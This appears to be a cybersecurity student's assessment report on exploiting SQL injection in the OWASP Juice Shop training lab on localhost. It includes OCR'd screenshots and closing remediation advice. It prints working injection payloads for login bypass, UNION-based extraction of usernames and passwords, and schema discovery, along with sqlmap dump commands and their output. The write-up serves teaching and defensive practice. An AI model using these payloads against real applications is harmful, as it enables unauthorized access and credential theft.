FUTURE_CS_01 Web Application

Security Assessment

SQL Injection Exploitation Date: July 7,

2025

Conducted by: Safik Rahman

1. Introduction

This report presents the findings and technical methodology employed during a web application security assessment. The primary aim was to uncover vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), and authentication flaws in a simulated environment. This document specifically highlights the successful discovery and exploitation of a SQL Injection flaw.

2. Objective

The objective was to assess the application's resilience against real-world attack vectors by performing ethical penetration testing. Special focus was given to detecting SQL Injection vulnerabilities that could potentially allow unauthorized data access without affecting system integrity.

3. Tools and Environment

- **Operating System:** Kali Linux
- **Manual Tools:** Web browser, Custom SQL payloads
- **Automated Tools:** sqlmap
- **Target Application:** Localhost-hosted vulnerable web application

4. Vulnerability Identified: SQL Injection

4.1 Entry Point:

- **HTTP Method:** POST
- **Endpoint:** `/rest/user/login`
- **Vulnerable Parameters:** `email, password`

4.2 Initial PayloadUsed:

```
'OR'1'='1'--
```

This payload bypassed authentication by manipulating the SQL logic, granting access without valid credentials.

5. Exploitation Process

Step 1: Column Enumeration

Payloads using theORDER BY clause were tested to determine the number of columns involved in the SQLquery:

```
' ORDER BY 1 -- ' ORDER BY 2 --
```

Step 2: Union Injection Confirmation

```
' UNION SELECT 'test', 'output' --
```

This confirmed the number of injectable and displayable columns.

Step 3: Data Extraction

Once confirmed, real user data was retrieved using:

```
' UNION SELECT username, password FROM users --
```

Step 4: Schema Discovery

If table/column names are unknown, the following was used:


```
' UNION SELECT table_name, null FROM information_schema.tables --
```

```
' UNION SELECT column_name, null FROM information_schema.columns WHERE
table_name='users' --
```

Step 5: Automated Extraction with sqlmap

```
sqlmap -u "http://localhost:3000/rest/user/login" \
--data="email=test&password=test" \
--dump --batch
```

Sqlmap was usedto automate and validatethe exploitation and data retrieval.



You successfully solved a challenge: Password Strength (Log in with the administrator's user credentials without previously changing them or applying SQL Injection.)


You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)

Email*: ' OR '1'='1' --

Password*: ' OR '1'='1' --

□ Remember me

This website uses fruit cookies to ensure you get the juiciest tracking experience.



kali-linux-2025.1a-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
8:03
kali@kali: ~
File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ sudo sqlmap -u "http://localhost:3000/rest/user/login" --data="email=admin@juice-sh.op&password=admin123" --method=POST --ignore-code=401 --level=5 --risk=3 --batch
[sudo] password for kali:
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9.2#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 08:02:53 /2025-06-06/

[08:02:53] [INFO] testing connection to the target URL
[08:02:54] [INFO] testing if the target URL content is stable
[08:02:54] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. If no dynamic nor injectable parameters are detected, or in case of junk results, refer to user's
manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] C
[08:02:54] [INFO] searching for dynamic content
[08:02:54] [INFO] dynamic content marked for removal (1 region)
[08:02:54] [INFO] testing if POST parameter 'email' is dynamic
[08:02:54] [INFO] POST parameter 'email' appears to be dynamic
[08:02:54] [WARNING] heuristic (basic) test shows that POST parameter 'email' might not be injectable
[08:02:54] [INFO] testing for SQL injection on POST parameter 'email'
[08:02:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[08:02:55] [INFO] POST parameter 'email' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[08:02:55] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'SQLite'
it looks like the back-end DBMS is 'SQLite'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[08:02:55] [INFO] testing 'Generic inline queries'
[08:02:55] [INFO] testing 'SQLite inline queries'
[08:02:55] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query - comment)'
[08:02:55] [WARNING] time-based comparison requires larger statistical model, please wait........... (done)
[08:02:56] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query)'
[08:02:56] [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query)'
```


kali-linux-2025.1a-virtualbox-amd64 [Running] - Oracle VirtualBox

localhost:3000/profile

User Profile

Email: admin@juice-sh.op

Username: e.g. SuperUser

7. Recommendations

To remediate the SQL Injection vulnerability, the following countermeasures are advised:

- **Parameterized Queries:** Replace dynamic SQL queries with prepared statements.
- **Input Validation:** Enforce strong server-side input sanitization using allowlists.
- **Use ORM Frameworks:** Implement Object-Relational Mapping to abstract SQL logic.
- **Web Application Firewall (WAF):** Deploy WAF to detect and block malicious inputs.
- **Database Privilege Management:** Limit database user permissions to the bare minimum required.

8. Conclusion

This security assessment revealed a critical SQL Injection flaw in the login endpoint. Successful exploitation demonstrated the potential for unauthorized access and database compromise. All testing was performed ethically in a controlled environment, with the goal of improving the application's overall security posture.

Report Prepared By:

Safik Rahman

Cybersecurity Student

Date: July 7, 2025